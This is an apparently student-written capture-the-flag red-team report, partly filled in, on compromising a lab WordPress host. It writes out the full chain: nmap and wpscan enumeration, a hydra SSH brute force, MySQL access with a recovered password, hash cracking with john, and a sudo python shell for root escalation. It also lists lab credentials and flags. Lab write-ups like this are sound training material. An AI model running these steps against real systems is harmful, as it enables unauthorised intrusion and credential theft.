**Red Team: Summary of Operations**

**Table of Contents**

* Exposed Services
* Critical Vulnerabilities
* Exploitation

**Exposed Services**


TODO: Fill out the information below.

Nmap scan results for each machine reveal the below services and OS details:

$ nmap -sC -sV 192.168.1.110


This scan identifies the services below as potential points of entry:

Target 1

 List of Exposed Services:

The following vulnerabilities were identified on each target:

Target 1

 List of Critical Vulnerabilities:

Exploitation

Fill out the details below. Include screenshots where possible.

The Red Team was able to penetrate Target 1 and retrieve the following confidential data:





Target 1

flag1.txt: {b9bbcb33e11b80be759c4e844862482d}

Exploit Used

Identify the exploit used: WPScan to enumerate users on the Target1 WordPress site.

Include the command run with screenshot:

1. wpscan –url <http://192.168.1.110/wordpress> -eu
2. hydra -l michael -P /usr/share/wordlists/rockyou.txt -vV 192.168.1.110 -t 4 ssh
3. ssh [michael@192.168.1.110](mailto:michael@192.168.1.110)
4. password: michael
5. cd /var/www/html
6. ls
7. nano service.html

**flag2.txt**: {fc3fd5Bdcdad9ab23facac6e9a365e581c33}

Exploit Used

Identify the exploit used: cd from /var/www/html to /var/www/ the file is name flag2.txt

Include the command run:


ssh [michael@192.168.1.110](mailto:michael@192.168.1.110)

password: michael

cd /var/www/

ls

cat flag2.txt

 Screenshot:

**FLAG3.txt:** {afc01ab56b50591e7dccf93122770cd23}


**Exploit Used:**

**Identify the exploit used:** Access the wordpress mysql database


**Include the command run:**

mysql -u root -p wordpress

enter password: R@v3nSecurity

show databases;

 use wordpress;

 show tables;


 select \* from wp:posts;


**flag4.txt**: {715dea6c055b9fe3337544932F2941ce}


Exploit Used:

Identify the exploit used: Flag 4 file in steven’s root folder.

Include the command run:

 john –wordlist=/usr/share/wordlists/rockyou.txt wp\_hashes.txt

ssh steven@localhost  
steven@localhost’s password: pink84

sudo python -c 'import pty;pty.spawn("/bin/bash");'  
cd ../../  
cd root  
ls  
cat flag4.txt